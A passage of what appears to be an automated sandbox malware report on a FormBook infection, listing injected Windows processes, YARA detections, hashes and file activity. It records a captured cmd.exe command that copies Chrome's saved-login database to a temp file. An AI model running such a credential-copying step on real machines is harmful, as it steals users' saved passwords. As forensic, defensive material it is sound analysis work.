Source: 00000005.00000002.436004947.00000000051EC000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.436004947.00000000051EC000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.436004947.00000000051EC000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.433805167.0000000003260000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.433805167.0000000003260000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.433805167.0000000003260000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	5206D6F	NtReadFile

Analysis Process: msdt.exe PID: 6492 Parent PID: 3440

General

Start time:	10:25:19
Start date:	28/11/2020
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0x80000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.606704866.0000000002A90000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.606704866.0000000002A90000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.606704866.0000000002A90000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.604691451.00000000002E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.604691451.00000000002E0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.604691451.00000000002E0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2AAA027	NtReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Analysis Process: NETSTAT.EXE PID: 6516 Parent PID: 3440

General

Start time:	10:25:21
Start date:	28/11/2020
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0x950000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.411551664.0000000000450000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.411551664.0000000000450000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.411551664.0000000000450000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	46A027	NtReadFile

Analysis Process: cmd.exe PID: 6640 Parent PID: 6492

General

Start time:	10:25:25
Start date:	28/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy 'C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data' 'C:\Users\user\AppData\Local\Temp\DB1' /V
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	2A4E97	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3.....@ ....C.....	success or wait	1	2A4E97	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	512	success or wait	1	2A5742	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	65024	success or wait	1	2B8CA9	ReadFile
C:\Users\user\AppData\Local\Temp\DB1	unknown	40960	success or wait	1	2B8CD3	ReadFile

Analysis Process: conhost.exe PID: 6664 Parent PID: 6640

General

Start time:	10:25:25
Start date:	28/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6844 Parent PID: 3440

General

Start time:	10:25:31
Start date:	28/11/2020
Path:	C:\Windows\SysWOW64\svchost.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0x90000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.433471345.0000000003000000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.433471345.0000000003000000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.433471345.0000000003000000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	301A027	NtReadFile

Disassembly

Code Analysis